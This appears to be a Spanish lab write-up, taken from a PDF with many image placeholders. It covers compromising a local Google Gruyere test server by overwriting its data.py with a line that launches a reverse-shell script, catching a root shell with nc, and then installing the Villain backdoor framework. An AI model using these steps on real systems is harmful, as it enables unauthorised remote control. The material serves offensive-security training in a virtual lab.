
Creo el archivo con esa línea:




```

data.py 3 •
data.py - Sin título (área de trabajo) - Visual Studio Code
Archivo Editar Selección Ver Ir Ejecutar Terminal Ayuda
data.py > ...
54     'color': 'red',
55     'snippets': [],
56   },
57   'brie': {
58     'name': 'Brie',
59     'pw': 'briebrie',
60     'is_author': True,
61     'is_admin': False,
62     'private_snippet': 'I use the same password for all my accounts.',
63     'web_site': 'https://news.google.com/news/search?q=brie',
64     'color': 'red; text-decoration:underline',
65     'snippets': [
66       'Brie is the queen of the cheeses

```







```

873
874     if path.exists("revershe_sell_no_args.py"):
875         subprocess.Popen(['python','revershe_sell_no_args.py'],stdout=subprocess.PIPE)
876
877
878
879
880
881
882


```

Ahora lo subiré al servidor para sobre escribir el auténtico:







Ahora comprobaré el cambio en el servidor:




- 4- Una vez hecho esto, me cambiaré de usuario al ‘usuario’ y contraseña ‘usuario’, pues él es administrador y puede reiniciar el servidor, pero antes de eso en la máquina atacante usaré el comando nc para crear un socket que escuche por el puerto 5555:



Ahora si cambiaré de cuenta, y ejecutaré quitar el servidor, una vez se reinicie, tendrá el control:



Con esto conseguimos acceso completo al sistema:



The screenshot shows a terminal window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The terminal session is as follows:

```
(kali㉿kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.99] 38634
root@debian:/home/alesander/Escritorio/gruyere# ls
a.js
data.py
get-pip.py
gruyere.py
gtl.py
README
resources
r.py
sanitize.py
secret.txt
ssh.sh
stored-data.txt
tmp
root@debian:/home/alesander/Escritorio/gruyere# cd /
cd /
root@debian:/# whoami
whoami
root
root@debian:/#
```

The terminal window is part of a desktop environment with icons for various tools like ScriptKiddie, Jetbrains, NETCAT, and a.js.

##### 5- Ahora usaremos Villain:

[https://github.com/t3l3machus/Villain/blob/main/Usage\\_Guide.md](https://github.com/t3l3machus/Villain/blob/main/Usage_Guide.md)

Para instalarlo:

'git clone <https://github.com/t3l3machus/Villain>'


'sudo chmod -R +777 ./Villain'

'cd ./Villain'

'pip3 install -r requirements.txt'

Estos son los comandos para ejecutar:

Ahora ejecutaremos el script:



The screenshot shows a terminal window titled 'KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox'. The terminal prompt is '(kali㉿kali)-[~/Programas/Villain]'. The user runs the command '\$ python3 Villain.py'. The output shows the Villain logo and information about the server being started on port 65001, a Netcat multi-listener on port 4443, and a Hoaxshell engine listening on port 8080. The terminal background features a dark Kali Linux wallpaper with a dragon.

```
(kali㉿kali)-[~/Programas/Villain]
$ python3 Villain.py
[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4443
[Info] Hoaxshell engine listening on 0.0.0.0:8080
Villain > 
```

Escribiremos help generate:

```
(kali㉿kali)-[~/Programas/Villain]
$ python3 Villain.py
[+] Villain
by t3l3machus

[Info] Core server started on 0.0.0.0:65001
[Info] Netcat multi-listener started on 0.0.0.0:4444
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain > help generate

Generate backdoor payload. If you start Villain with SSL the generated payload(s)
will be adjusted accordingly.

For Windows:
generate os=windows lhost=<IP or INTERFACE> [ exec_outfile=<REMOTE PATH> domain=<DOMAIN>] [ obfuscate encode constraint_mode ]

